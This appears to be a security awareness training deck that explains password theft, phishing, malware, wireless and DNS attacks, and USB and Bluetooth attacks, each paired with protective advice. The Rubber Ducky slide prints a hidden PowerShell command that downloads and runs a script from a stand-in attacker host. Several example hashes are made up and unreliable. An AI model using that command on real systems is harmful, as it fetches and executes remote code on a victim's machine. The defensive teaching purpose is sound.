

COMPUTER SECURITY

PROTECTING WHAT MATTERS

EVER-PRESENT THREATS



HACKERS

Exploiting vulnerabilities to steal or disrupt.



MALWARE

Malicious software that damages or steals data.



PHISHING

Tricking users to reveal sensitive information.



DATA BREACHES

Sensitive data exposed, stolen, or leaked.



HUMAN ERROR

Mistakes that create security weaknesses.

Computer security is the practice of protecting systems, networks, data, and people from digital threats and unauthorized access.



BUILT ON STRONG DEFENSES



PROTECT

Prevent attacks and secure systems.



DETECT

Identify threats and anomalies early.



RESPOND

Take action to contain and eliminate threats.



RECOVER

Restore systems and data quickly and safely.



EDUCATE

Awareness and training are our first line of defense.

A SHARED RESPONSIBILITY



INDIVIDUALS

Be aware.
Be careful.



ORGANIZATIONS

Implement policies.
Secure assets.



TECHNOLOGY

Use the right tools.
Keep systems secure.



PARTNERS

Work together.
Share intelligence.



COMMUNITIES

Build a safer
digital world.



SECURITY IS NOT JUST TECHNOLOGY—IT'S A MINDSET.



Scope of Today's Session



- **Exposure to types of attacks:**
By understanding we can better protect ourselves.



EXPOSURE TO TYPES OF ATTACKS

Know the common attacks so you can recognize the risks and stay safe.

- ! Phishing
- ! Malware
- ! Man in the Middle
- ! Social Engineering
- ! And more...



PASSWORDS/ PASSPHRASES/ PASSKEYS

Use strong, unique credentials and modern sign-in methods.

- ✓ Strong Passwords
- ✓ Passphrases
- ✓ Passkeys
- ✓ Password Managers
- ✓ Multi-Factor Authentication (MFA)



WINDOWS LAPTOP SETTINGS

Configure Windows settings to improve privacy, security, and performance.

- ✓ Windows Update
- ✓ Firewall & Antivirus
- ✓ Privacy Settings
- ✓ User Accounts
- ✓ Device Encryption
- ✓ Backup & Recovery



VPN

Use a VPN to encrypt your connection and protect your privacy online.

- ✓ Encrypt Your Traffic
- ✓ Protect on Public Wi-Fi
- ✓ Hide Your IP Address
- ✓ Prevent Tracking
- ✓ Secure Remote Access



HOME NETWORK SECURITY

Secure your home network and devices from unauthorized access.

- ✓ Secure Wi-Fi (WPA3)
- ✓ Strong Router Password
- ✓ Network Encryption
- ✓ Guest Network
- ✓ Firmware Updates
- ✓ IoT Device Security



BLUETOOTH SECURITY

Understand Bluetooth risks and best practices to keep your devices safe.

- ✓ Turn Off When Not in Use
- ✓ Use Non-Discoverable Mode
- ✓ Secure Pairing
- ✓ Remove Unused Pairings
- ✓ Keep Devices Updated



BROWSER SECURITY

Smart browsing habits and settings protect you from online threats.

- ✓ Use HTTPS Websites
- ✓ Check Certificates
- ✓ Block Trackers & Ads
- ✓ Enable Safe Browsing
- ✓ Keep Browser Updated
- ✓ Be Alert to Phishing



KEY TAKEAWAY

Awareness is your best defense.
Knowledge today protects
you tomorrow.



STAY AWARE
Recognize risks
and threats.



STAY INFORMED
Keep learning and
stay up to date.



STAY PREPARED
Use the right tools
and best practices.



STAY PROTECTED
Protect your data,
privacy, and devices.

Thank you!

Thank you for your time
and participation.



Together, we can build safer habits, stronger defenses, and a more secure digital world.

Stay Safe. Stay Smart. Stay Secure.



THE BAD SPY

Uses tricks, exploits and carelessness to steal, hack and harm.

SPY VS SPY

THE GOOD SPY

Uses knowledge, tools and good habits to protect and defend.

1. PHISHING

Sends fake emails and websites to steal your info.



2. WEAK PASSWORDS

Uses easy passwords or steals them with malware.



3. UNPATCHED SYSTEMS

Exploits known vulnerabilities.



4. MALWARE

Installs viruses, ransomware and backdoors.



5. STEALS DATA

Grabs your data and sends it to bad actors.



6. SOCIAL ENGINEERING

Tricks people into breaking security.



YOUR DATA
YOUR PRIVACY
YOUR SYSTEMS
WORTH PROTECTING!



1. BE SKEPTICAL

Verify emails, links and requests before you click.



2. STRONG PASSWORDS & PASSKEYS

Use long, unique passwords and passkeys.



3. KEEP SYSTEMS UPDATED

Patch software and firmware regularly.



4. USE PROTECTION

Use antivirus, firewall and attack detection tools.



5. PROTECT DATA

Encrypt data and use backups.



6. SECURITY AWARENESS

Learn, stay alert and encourage good habits.



GOOD HABITS TODAY



STRONG SECURITY TOMORROW!

BE A
A GOOD SPY!

Stay sharp. Stay secure. Don't let the bad spy win!

How Hackers Steal Passwords?



- Social engineering for password theft means **tricking a person into revealing credentials rather than technically breaking the password system.**
- Common examples include a fake IT-support call asking you to “verify” your password, a phishing email linking to a fake Microsoft or bank login page, or a message creating urgency such as “your account will be disabled in 10 minutes.”

COMMON EXAMPLES



FAKE IT-SUPPORT CALL

The attacker pretends to be IT and asks you to “verify” your password.



PHISHING EMAIL

A fake email links to a fake Microsoft or bank login page to steal your credentials.



URGENCY & PRESSURE

Attackers create panic or urgency to make you act quickly without thinking.



Be suspicious. Verify through official channels. **Never share your password.**

SPY VS SPY SOCIAL ENGINEERING: GETTING YOUR PASSWORD

The hacker doesn't hack the computer... he hacks YOU.

WHAT IS SOCIAL ENGINEERING?

Social engineering is when an attacker tricks people into giving up confidential information—like passwords—by pretending to be someone trustworthy or by creating a situation that causes people to make mistakes.



COMMON GOALS

- Get your password or PIN
- Gain access to your accounts
- Steal confidential data
- Gain access to your computer or network



Remember: Attackers are clever. Stay alert, stay skeptical, stay safe!

HOW AN ATTACKER GETS YOUR PASSWORD

1. RESEARCH

The attacker gathers information about you from LinkedIn, your website, social media, or public records.



2. MAKE CONTACT

The attacker poses as someone trustworthy—like IT support, a vendor, or even your boss.



3. BUILD TRUST

The attacker uses friendly conversation and pressure to seem helpful and legitimate.



4. CREATE URGENCY OR FEAR

The attacker creates pressure so you act quickly without thinking.



5. EXTRACT INFORMATION

The attacker asks for your password, PIN, or sends a fake login page to steal it.



6. ACCESS & EXPLOIT

The attacker uses your password to log in, steal data, or move deeper into the system.



They're not hacking THE SYSTEM... they're hacking YOU.



Don't be the weakest link!



Think before you click. Verify before you trust.



HOW TO PROTECT YOURSELF



1. BE SKEPTICAL

Verify unexpected requests through another channel.



2. VERIFY, DON'T TRUST

Call the organization back using a number you know is real.



3. NEVER SHARE YOUR PASSWORD

Real companies will never ask for your password.



4. WATCH FOR RED FLAGS

- Urgent or threatening language
- Poor grammar or spelling
- Requests for sensitive info



5. ENABLE MFA

Even if your password is stolen, MFA adds an extra layer of protection.



6. TRAIN & AWARENESS

The more you know, the harder you are to trick.



WHAT IS A HASH?

A hash is a **fixed-size string** of characters generated from any input data using a **hash function**.

- ✓ **One-way:** You can't reverse a hash to get the original.
- ✓ **Unique:** Even a tiny change in input creates a completely different hash.
- ✓ **Consistent:** The same input always produces the same hash.




EXAMPLE: Same Input = Same Hash, Even Small Change = Different Hash

Input	Description	SHA-256 Hash (Example)
MyPassword123!	Original input	c0d991aa834f27d67e3b1d8f7fca5b8e6b8c4c0a2e1d3f9a7
MyPassword123!	Same input again	c0d991aa834f27d67e3b1d8f7fca5b8e6b8c4c0a2e1d3f9a7
mypassword123!	Changed 1 letter (M → m)	f6a4b8c6d7e2e7c1a5a8d9b3e7f9a4c2d3b8c6e1f7a9d2c4
MyPassword123	Removed 1 character (!)	0a5b7c8d9e6f1a2b3c4d5e6f7a8b9c0d1e2f3a4b5c6d7e8



WHY HASH PASSWORDS?

Websites store the hash of your password, not the actual password. If their database is stolen, attackers only get hashed passwords, not the real ones.



5 METHODS ATTACKERS USE TO STEAL PASSWORDS

1 GUESSING

The attacker manually tries common passwords or simple variations hoping one works.

COMMON PASSWORDS

123456
password
qwerty
letmein
welcome
admin
football
...

TRYING PASSWORDS...



2 HARVESTING

The attacker tricks you into giving up your password using fake websites or phishing.



⚠ You type your password → Attacker captures it.

3 CRACKING

The attacker uses specialized software to break encrypted passwords by trying millions or billions of combinations.



CRACKING...



Tried: 2,746,385,920
Speed: 500M guesses/sec

PASSWORD FOUND!

P@ssw0rd!

4 SPRAYING

The attacker tries the same common password across many accounts hoping it works on some of them.



i Low and slow to avoid lockouts and detection.

5 STUFFING

The attacker uses lists of stolen username and password pairs (from data breaches) to log in to other websites.



i Works because many people reuse the same password.

1. GUESSING

Trying common passwords
one at a time.



Attackers guess passwords
based on common choices
or simple patterns.

2. HARVESTING

Tricking users into giving up their passwords.



Click the link to
verify your account

A screenshot of a web browser window showing a fake login page. The page has a title bar with three colored dots (red, yellow, green). The main content area has a green padlock icon followed by the text 'Secure Login'. Below this is the text 'Please sign in to continue'. There are three input fields: 'Username', 'Password', and an empty field. At the bottom is a green button labeled 'Sign In'. A red fishing hook is shown with a red line that starts from the top right and loops around the 'Please sign in to continue' text.

Attackers use fake websites, emails,
or messages to trick you into
entering your password.

3. CRACKING

Using powerful tools to break encrypted passwords.

```
$ hashcat -m 1000 hash.txt
Trying passwords...

Speed: 12.3 MH/s

Password found!
letmein2024
```

HASH

a94a8ffe5ccb19ba61c4c0873d391e987982fbbd3



PASSWORD

letmein2024



Attackers use software and computing power to crack password hashes and recover the original password.

4. SPRAYING

Trying a few common passwords against many accounts.



COMMON PASSWORDS

Password123

Welcome2024

Summer2024

Admin@123



MANY ACCOUNTS

	user1	×
	user2	×
	user3	✓
	user4	×
	user5	×



Attackers use a small list of common passwords and “spray” them across many accounts, hoping some will match.

Perhaps from the Dark Web?

5. STUFFING

Using stolen username and password pairs from other data breaches.

STOLEN CREDENTIALS

alex@gmail.com	Passw0rd!
jane@outlook.com	Spring2024
mike@yahoo.com	Welcome1
sarah@live.com	Qwerty123
tom@gmail.com	Football99

TARGET WEBSITE



A diagram of a web browser window showing a login form. The form has two input fields: 'Email or Username' and 'Password'. Below the fields is a green button labeled 'LOG IN'. A globe icon is centered above the input fields. A solid green arrow points from the 'STOLEN CREDENTIALS' table to this form.



alex@gmail.com	×
jane@outlook.com	✓
mike@yahoo.com	×
sarah@live.com	✓
tom@gmail.com	×

Dashed green arrows point from the 'STOLEN CREDENTIALS' table to each row of this table. The arrows point to the email addresses in the first column. The second column contains a red 'X' for failed attempts and a green checkmark for successful logins.



Attackers use leaked username/password lists from other sites and try them on your accounts.



REUSE = RISK

Reuse of passwords across sites makes this attack highly effective.





We need to learn some new terms



Understanding key security terms helps us recognize threats, make smart decisions, and protect ourselves online.



Phishing

A type of social engineering attack where attackers try to trick you into revealing sensitive information.

HOW IT WORKS

Attackers pretend to be someone you trust (like your bank, a company, or a friend) using fake emails, messages, or websites. They lure you to click a link, open an attachment, or enter your information.

EXAMPLES

- Fake login pages
- Urgent or threatening messages
- Requests for passwords or account details
- Offers that are too good to be true

HOW TO PROTECT YOURSELF

- ✓ Be suspicious of unexpected emails or messages.
- ✓ Don't click on links or open attachments from unknown senders.
- ✓ Verify requests by contacting the organization directly.
- ✓ Look for HTTPS and check website URLs carefully.



Malware

Short for malicious software. It's designed to damage, disrupt, steal data, or gain unauthorized access to your system.

TYPES OF MALWARE

- Viruses – attach to files and spread
- Worms – self-replicate across systems
- Trojans – disguise as legitimate software
- Ransomware – locks your data and demands payment
- Spyware – secretly monitors your activity
- Adware – shows unwanted ads

HOW IT SPREADS

- Infected email attachments
- Malicious downloads
- Compromised websites
- Fake software updates
- Removable devices (e.g., USB drives)

HOW TO PROTECT YOURSELF

- ✓ Keep your operating system, software, and antivirus up to date.
- ✓ Download software only from trusted sources.
- ✓ Avoid suspicious links, downloads, and pop-ups.
- ✓ Scan files and devices regularly.



Knowledge is protection.



Learn the terms, recognize the threats, stay safe.



WHAT IS PHISHING?

Phishing is a type of online scam where attackers pretend to be someone you trust to trick you into revealing sensitive information like passwords, credit card numbers, or security codes.



The attacker gets:

- Your login credentials
- Financial information
- Access to your accounts
- Or can sell it to others

HOW IT WORKS

- 1. The attacker sends a fake message.**

Usually by email, text message, or social media.
- 2. You're tricked into clicking a link or opening an attachment.**

The link takes you to a fake website that looks real.
- 3. You enter your information.**

You think you're logging in, but you're really giving it to the attacker.
- 4. The attacker steals your information.**

They now have access to your account or sensitive data.
- 5. The attacker uses it for fraud or sells it.**

They can steal money, pretend to be you, or sell your info.

COMMON EXAMPLES

-  Fake emails from "your bank" asking you to verify your account.
-  Fake package delivery texts asking you to click a link.
-  Fake Microsoft, Google, or Apple sign-in pages.
-  Fake prize or reward offers.
-  Fake messages from coworkers asking for urgent help.

HOW TO SPOT PHISHING

-  Check the sender address carefully. Look for misspellings or strange domains.

-  Look for urgent or threatening language. "Your account will be locked!"
-  Don't click links or open attachments from unexpected messages.
-  Check for poor grammar or spelling.
-  When in doubt, go directly to the official website or app—don't use the link.

HOW TO PROTECT YOURSELF

-  Use strong, unique passwords and a password manager.
-  Enable multi-factor authentication (MFA) on your important accounts.
-  Never share passwords or security codes with anyone.
-  Keep your devices and software up to date.
-  Report phishing attempts to your IT team or the company.

REAL EXAMPLE

FAKE PHISHING EMAIL

From: support@yourbank-secure.com
To: you@example.com
Subject: Urgent: Verify Your Account

Dear Customer,

We noticed unusual activity on your account. For your security, please verify your account immediately by clicking the link below.

[Verify Your Account Now](#)

If you do not verify, your account will be locked within 24 hours.

Thank you,
Your Bank Team

Suspicious address

Urgent and threatening

Hover over links before clicking!

Poor grammar

REAL EMAIL FROM THE BANK

From: alerts@yourbank.com
To: you@example.com
Subject: New sign-in on your account

Hi,

We noticed a new sign-in to your account from a new device.

If this was you, no action is needed.

If not, please log in to your account through our official website or app.

Thanks,
Your Bank

Official domain

No links asking for sensitive info

Professional and clear



Remember: Legitimate companies will NEVER ask you for your password, PIN, or full credit card number.

Think before you click!





MALWARE

MALICIOUS SOFTWARE

Software specifically designed to damage, disrupt, steal data, or gain unauthorized access to systems.



MALWARE'S GOAL:
Take control, steal your data, make money, or cause damage.

HOW MALWARE WORKS



1. INFECTION

Malware gets on your device through email, downloads, websites, or removable media.



2. INSTALLATION

Malware installs itself or attaches to a file or program.



3. EXECUTION

Malware runs quietly in the background.



4. ACTION

Malware performs its malicious activities (steal data, damage files, open backdoors).



5. IMPACT

Your system, data, or identity may be compromised.

HOW MALWARE SPREADS



EMAIL
Malicious attachments or links



MALICIOUS WEBSITES
Drive-by downloads or fake alerts



SOFTWARE DOWNLOADS
Fake or pirated software



REMOVABLE MEDIA
Infected USBs and external drives



NETWORKS
Exploits and weak configurations



SOCIAL ENGINEERING
Tricks to get you to click or install

HOW TO PROTECT YOURSELF



Keep your OS, apps, and antivirus up to date.



Use strong, unique passwords and enable MFA.



Be careful with emails, links, and attachments.



Download software only from trusted sources.



Use a firewall and keep it enabled.



Back up your data regularly.



Use least-privilege accounts.



Scan regularly for threats.

TYPES OF MALWARE



VIRUS

Attaches to a legitimate file or program. Spreads when the infected file is run.



WORM

Self-replicates and spreads over networks without user action.



TROJAN HORSE

Disguised as legitimate software. Tricks you into installing it.



RANSOMWARE

Locks or encrypts your files and demands payment to unlock them.



SPYWARE

Secretly monitors your activity and steals information.



KEYLOGGER

Records your keystrokes to steal passwords and sensitive data.



ROOTKIT

Hides malware and provides hackers stealthy, privileged access.



BOT / BOTNET

Turns your device into a "zombie" to be controlled remotely.

SIGNS OF INFECTION

- Slow computer performance
- Unexpected pop-ups or ads
- Unknown programs running
- Files missing or altered
- Browser redirects
- Unusual network activity



STAY ALERT. STAY SAFE. Good habits today protect your data tomorrow.



Think Before You Click



Keep It Updated



Back It Up



WI-FI ATTACK TYPES

KNOW THE THREAT. PROTECT YOUR NETWORK.

ATTACK GOALS

- Steal data or credentials
- Gain unauthorized access
- Eavesdrop on traffic
- Disrupt service (DoS)
- Hijack connections



1 ROGUE ACCESS POINT

Attacker sets up a fake Wi-Fi AP to trick users into connecting.



GOAL: Steal data, credentials, or redirect traffic.

2 EVIL TWIN

Fake AP mimics a legitimate network name (SSID) to lure victims.



GOAL: Capture logins and sensitive information.

3 DEAUTHENTICATION (Deauth) ATTACK

Attacker sends deauth packets to disconnect clients from the AP.



GOAL: Force disconnections, enable other attacks.

4 HANDSHAKE CAPTURE

Captures the WPA/WPA2 handshake to crack the password offline.



GOAL: Crack Wi-Fi password and gain access.

5 MAN-IN-THE-MIDDLE (MITM) ATTACK

Attacker sits between you and the internet to intercept or alter traffic.



GOAL: Steal data, cookies, logins, or inject malicious content.

6 PACKET SNIFFING

Captures unencrypted data packets traveling over Wi-Fi.



GOAL: Read sensitive information (usernames, emails, etc.).

7 CREDENTIAL STUFFING OVER WI-FI

Uses leaked username/password lists to try logging into portals or online accounts.



GOAL: Gain account access through reused passwords.

8 WPS PIN ATTACK

Brute-forces or exploits the WPS PIN to get the Wi-Fi password.



GOAL: Obtain Wi-Fi password and access the network.

9 DNS SPOOFING

Redirects DNS requests to a fake server to send users to malicious websites.



GOAL: Redirect to phishing or malicious sites.

10 JAMMING ATTACK

Overwhelms the Wi-Fi channel with noise to disrupt the network.



GOAL: Deny service and cause outages.

HOW TO PROTECT YOURSELF



Use WPA3 (or WPA2) encryption.



Use strong, unique Wi-Fi passwords.



Disable WPS on your router.



Keep router firmware updated.



Use a VPN on public Wi-Fi networks.



Turn off auto-connect to open networks.



Monitor connected devices.



Be alert for unusual network behavior.



LEGAL & ETHICAL NOTE

Only test networks you own or have explicit permission to test.



Unauthorized access to Wi-Fi networks is illegal and unethical.



Always respect privacy and the law.

IMPORTANT REMINDERS

- ▲ Use Wi-Fi only from networks you trust.
- ▲ HTTPS helps, but isn't a cure-all.
- ▲ Attackers don't need to "hack" your device to attack over Wi-Fi.
- ▲ Awareness is your first line of defense.



DNS: The Phone Book of the Internet

DNS (Domain Name System) translates easy-to-remember website names into IP addresses that computers use to find each other.

You type
a name...
DNS finds
the number!

1 You type a website name

You enter a name like **www.google.com** in your browser.



You type:
www.google.com
(an easy-to-remember name)

2 Your computer asks DNS

Your computer sends a request to a DNS server: "What IP address belongs to google.com?"

What IP address
belongs to
google.com?



DNS Server
(like a phone book)

3 DNS looks it up

The DNS server finds the matching IP address for google.com.

Internet Phone Book	
Name	IP Address
google.com	142.250.190.78
amazon.com	3.162.40.23
microsoft.com	20.112.250.133
...	...

google.com
= **142.250.190.78**

4 DNS sends back the answer

The DNS server returns the IP address to your computer.

The IP address is
142.250.190.78



DNS Server

5 Your browser connects

Now your computer uses that IP address to connect to the website, and the web page loads.



Your computer connects to:
142.250.190.78
and the website loads!

In short: DNS converts a name you can remember (like google.com) into the numerical IP address computers use (like 142.250.190.78).



*Names for people.
Numbers for computers.
That's DNS!*



DNS SPOOFING: KNOW THE SIGNS. REDUCE THE RISK.




DNS spoofing tricks your device into connecting to the wrong IP address, sending you to a fake website.



HOW TO SPOT DNS SPOOFING – WARNING SIGNS

There's no single pop-up that says "You're being spoofed." Look for these clues.



Website Looks "Off"

Visual changes, weird layout, typos, missing images, or low-quality logos on familiar sites.



HTTPS / Certificate Warnings

Browser shows "Not secure" or certificate errors. Never ignore these!



Unexpected Login Behavior

You're asked to log in again unexpectedly or get errors you've never seen before.



Strange Redirects

You're redirected to different pages or sites, or ads/go to pages you didn't request.



Only Happens on One Network

The issue happens on a specific Wi-Fi network but not on cellular or another network.

HOW DNS SPOOFING WORKS (SIMPLIFIED)



IMPORTANT: If the fake site has a valid certificate (or no HTTPS), you may not see a warning—so stay alert for other signs.



HOW TO REDUCE THE RISK



Use HTTPS Whenever Possible

Look for `https://` and the padlock in the address bar. HTTPS helps protect you and exposes many spoofing attempts with certificate errors.



Use Secure DNS (DNS over HTTPS)

Use a trusted provider that supports DNS over HTTPS (DoH) or DNS over TLS (DoT).

Examples:

- Cloudflare (1.1.1.1)
- Google (8.8.8.8)
- Quad9 (9.9.9.9)



Avoid Untrusted Wi-Fi (or Use a VPN)

On public Wi-Fi (cafés, airports, hotels), use a VPN before logging in to anything important.



Keep Everything Up to Date

Keep your router firmware, operating system, and browser updated to fix security issues.



Secure Your Router

Change the default admin username and password. Use a strong, unique password.



Be Suspicious

Double-check URLs. Watch for unusual behavior. If something seems wrong, stop and verify.



Verify Another Way

If in doubt, disconnect from the network and try the site using cellular data or a different trusted network.



QUICK CHECKLIST

- ✓ I check for `https://` and the padlock
- ✓ I use secure DNS or DoH

- ✓ I avoid sensitive logins on public Wi-Fi (or use a VPN)

- ✓ My router, OS, and browser are up to date

- ✓ I'm alert to unusual site behavior and login prompts



BOTTOM LINE

DNS spoofing can be sneaky, but awareness and good security habits keep you safe.



MAN IN THE MIDDLE ATTACK

The attacker secretly sits between you and the website, eavesdropping, stealing data, or even changing what you see.



HOW IT WORKS

- 1 You connect to a public Wi-Fi or a network that is controlled by the attacker.
- 2 The attacker places themselves between you and the website.
- 3 All data passes through the attacker, who can read or modify it before sending it on.
- 4 You and the website are unaware of the attacker's presence.

SIGNS YOU MIGHT BE UNDER ATTACK

- Browser shows "Not Secure" or certificate warnings
- Web pages look different or behave strangely
- You are redirected to unexpected sites
- Slow network or frequent connection drops
- Asked to log in again more often than usual

HOW TO PROTECT YOURSELF

- Always use HTTPS websites (look for the padlock in the address bar)
- Avoid using public Wi-Fi for sensitive activities. Use a VPN on untrusted networks.
- Verify website URLs carefully. Watch for misspellings.
- Keep your devices, browser, and security software up to date.
- Use Secure DNS (DNS over HTTPS or TLS).
- Enable two-factor authentication (2FA) whenever possible.

EXAMPLES OF MITM ATTACKS

- Evil Twin Wi-Fi Hotspot
- ARP Spoofing
- SSL Stripping
- Compromised Router
- Malicious Proxy



STAY AWARE. STAY SECURE.

If something feels off, trust your instincts and verify before you share.



KEY TAKEAWAY

The attacker's goal is to be invisible. Your awareness is your best defense.



BLUETOOTH ATTACKS

Convenient connections can become dangerous entry points.

KNOW THE RISKS. PROTECT YOUR DEVICES. STAY IN CONTROL.



HOW BLUETOOTH ATTACKS WORK

DISCOVER

Attackers scan for discoverable Bluetooth devices.



CONNECT / PAIR

They exploit weak settings, old protocols, or user interaction to connect or pair.



EXPLOIT

Once connected, they can access, steal, eavesdrop, or take control.



IMPACT

Your data, privacy, and device security may be compromised.



Attackers don't need physical access—just to be in range (typically up to 10 meters / 33 feet).

COMMON BLUETOOTH ATTACKS



BLUESNARFING

Attackers access your device to steal information such as contacts, messages, calendars, photos, and files.



BLUEBUGGING

Attackers gain control of your device, make calls, send messages, or even listen in on your surroundings.



UNAUTHORIZED PAIRING

Attackers trick your device into pairing without permission to gain access.



MAN-IN-THE-MIDDLE (MITM)

Attackers intercept and possibly alter data between your device and another device.



DENIAL OF SERVICE (DoS)

Attackers flood your device with requests, causing it to crash or become unresponsive.

WHAT ATTACKERS CAN DO



Steal data (contacts, messages, photos, files)



Eavesdrop on calls or audio



Send unwanted messages or spam



Track your location



Take control of your device or change settings



Install malware or malicious applications



Drain battery or disrupt normal operation

BLUETOOTH SECURITY LEVELS

VERSION	SECURITY FEATURES	ENCRYPTION	NOTES
2.0 + EDR	Basic security (legacy pairing)	E0 (weak)	Vulnerable to Bluesnarfing, Bluebugging
2.1 – 3.0	Secure Simple Pairing (SSP)	E0	Better usability, still limited security
4.2 + Secure Connections	Strong encryption, MITM protection, Elliptic Curve Cryptography (ECC)	AES-128	Highly recommended
5.0 and later	Enhanced privacy, improved tracking protection	AES-128	Best security and privacy

SIGNS YOU MIGHT BE UNDER ATTACK

- Unknown devices frequently trying to pair
- Battery drains faster than normal
- Strange messages or calls you didn't send
- Device behaves unexpectedly or reboots
- Settings changed without your knowledge
- Data usage or activity you don't recognize

HIGH RISK SITUATIONS

- Using public places (malls, airports, cafes)
- Leaving Bluetooth on and discoverable
- Pairing with unknown devices
- Using outdated devices or software
- Ignoring security prompts or warnings

HOW TO PROTECT YOURSELF



TURN OFF BLUETOOTH WHEN NOT IN USE

Disabling Bluetooth makes you invisible to attackers.



SET TO NON-DISCOVERABLE MODE

Make your device invisible to unknown devices.



USE STRONG PAIRING METHODS

Use "Secure Connections" (Bluetooth 4.2+) which uses strong encryption.



KEEP DEVICES AND SOFTWARE UPDATED

Updates fix security vulnerabilities attackers can exploit.



ONLY PAIR WITH TRUSTED DEVICES

Avoid pairing in public or with unknown devices.



USE STRONG PASSKEYS

Use long, random PINs or passkeys for pairing (when supported).



REVIEW PERMISSIONS

Only allow Bluetooth permissions that are necessary.

GENERAL SECURITY TIPS



Use a VPN for added privacy, especially on public Wi-Fi.



Lock your device with PIN, password, or biometrics.



Remove old or unused Bluetooth pairings regularly.



Monitor connected devices in Bluetooth settings.



Be skeptical of unsolicited pairing requests or file transfers.



CONVENIENCE SHOULDN'T COME AT THE COST OF SECURITY.

BE AWARE. STAY SECURE. STAY CONNECTED.




RUBBER DUCKY ATTACK

SMALL DEVICE. BIG IMPACT.

Looks like a USB drive. **Acts like a keyboard.** Executes your worst nightmare.

WHAT IS IT?

A Rubber Ducky is a USB device that emulates a keyboard to automatically type commands at superhuman speed, allowing an attacker to control a computer without installing software.



HOW IT WORKS

1 PLUG IT IN



Attacker plugs the Rubber Ducky into a USB port.

2 RECOGNIZED AS KEYBOARD



The computer thinks it's a regular keyboard.

3 AUTOMATIC KEYSTROKES



The Ducky types a pre-programmed script of commands.

4 COMMANDS EXECUTED



Commands run with the user's permissions.

5 PAYLOAD DELIVERED



Malware, backdoors, or data exfiltration is triggered.

6 ACCESS GAINED



Attacker gains access or persistence.

COMMON USES (BY ATTACKERS)

- Create a reverse shell
Connect back to attacker's system.
- Steal credentials
Dump passwords, tokens, cookies.
- Escalate privileges
Run commands as admin/SYSTEM.
- Persistence
Add user, scheduled task, or backdoor.
- Exfiltrate data
Compress and send sensitive data.

EXAMPLE ATTACK FLOW



SAMPLE DUCKY SCRIPT (DuckyScript)

```
DELAY 1000
GUI r
DELAY 500
STRING powershell -WindowStyle Hidden -NoP -W Hidden -Exec Bypass -Command
DELAY 500
STRING IEX (New-Object Net.WebClient).DownloadString('http://attacker.com/payload.ps1')
ENTER
```

DUCKYSCRIPT = KEYBOARD LANGUAGE

DuckyScript is a simple scripting language that tells the Rubber Ducky what to type. It uses keyboard commands like a human, but at lightning speed.



WHY IT'S DANGEROUS

- Fast**
Types ~1000 keystrokes per second.
- Invisible**
No files written, no software installed.
- Trusted**
Runs with the user's own permissions.
- Bypasses Restrictions**
Can bypass application whitelisting and some security controls.
- Physical Access is All It Needs**
Just a few seconds with unlocked device.

HOW TO PROTECT YOURSELF

- Physical Security**
Don't leave devices unattended.
Lock your workstation.
- Disable Unused USB Ports**
Disable in BIOS or restrict via policy.
- Use USB Port Locks/Blockers**
Physically block unused USB ports.
- Application Whitelisting**
Allow only approved applications.
- Monitor & Alert**
Monitor suspicious PowerShell, scripts, and outbound connections.
- User Awareness**
Train users: Unknown USB = Risk!

REMEMBER



If someone can plug it in, they can take over. Physical access equals potential compromise.



BE AWARE. BE PREPARED. BE SECURE.

The best defense is a combination of technology, policies, and user awareness. **Don't get ducked.**



OTG CABLE ATTACK

A SMALL CABLE. A BIG RISK.

An OTG (On-The-Go) cable can turn a phone into a USB host, allowing attackers to inject commands, steal data, or install malware—all through a “charging” cable.

! DON'T LET A CABLE TAKE CONTROL.

If you didn't bring the cable, don't trust the connection.



HOW AN OTG CABLE ATTACK WORKS



WHAT ATTACKERS CAN DO

- STEAL DATA**
Photos, videos, documents, contacts, messages, and more.
- BYPASS LOCK SCREEN**
Exploit vulnerabilities to unlock the device.
- EXECUTE COMMANDS**
Run commands, install apps, or change settings.
- INSTALL MALWARE**
Silently install spyware, RATs, or keyloggers.
- PERSIST & RETURN**
Maintain access even after reboot.

REAL-WORLD EXAMPLE



WHAT IS AN OTG CABLE?



OTG (On-The-Go) allows your phone to act as a USB host (like a computer).

It can connect USB drives, keyboards, mice—and malicious devices.

HOW TO PROTECT YOURSELF

- Use trusted cables and accessories only.
- Avoid public charging stations and unknown cables.
- Keep your OS and security updates current.
- Disable USB debugging when not in use.
- Use a USB data blocker or condom.
- Enable a lock screen and strong authentication.
- Be alert. If you didn't bring the cable, don't plug it in!

! THINK BEFORE YOU PLUG. Not every cable is what it seems.

BE AWARE. STAY SECURE.

🔒 Your device. Your data. Your responsibility.



THE IMPORTANCE OF A PASSWORD SAFE

Your digital life. Your credentials. Your responsibility.
A PASSWORD SAFE PROTECTS WHAT MATTERS MOST.



WITHOUT A PASSWORD SAFE



HARD TO REMEMBER

Too many passwords to remember leads to weak, reused, or written-down passwords.



WEAK & REUSED PASSWORDS

Reusing passwords makes it easy for attackers to break into multiple accounts.



HIGHER RISK OF BREACHES

Phishing, malware, and data breaches can steal your passwords and give attackers access to your life.



ACCOUNT TAKEOVER

Hackers can steal your identity, money, and personal information.



STRESS & WASTE OF TIME

Constant password resets, lockouts, and security worries waste your time and energy.



WITH A PASSWORD SAFE

ONE SAFE VAULT. ALL YOUR PASSWORDS.



STRONG, UNIQUE PASSWORDS

Generate and store complex passwords for every account.



SECURE STORAGE

Your passwords are encrypted with zero-knowledge security.



ACCESS ANYWHERE

Securely access your vault on all your devices, anytime, anywhere.



AUTOFILL & SAVE TIME

Automatically fill passwords and log in with one click.



BREACH ALERTS

Get notified if your accounts are exposed in a data breach.



SHARE SECURELY

Safely share passwords with family or team members.



YOU ONLY NEED TO REMEMBER ONE MASTER PASSWORD.
The rest is protected by military-grade encryption.



REAL-WORLD IMPACT



81%

of data breaches are caused by weak, stolen, or reused passwords.
– Verizon DBIR 2024



2 SEC

Hackers can crack a weak password in less than 2 seconds.
– Hive Systems



\$4.88M

The average cost of a data breach in 2024.
– IBM



43%

of people reuse the same password across multiple sites.
– Security.org



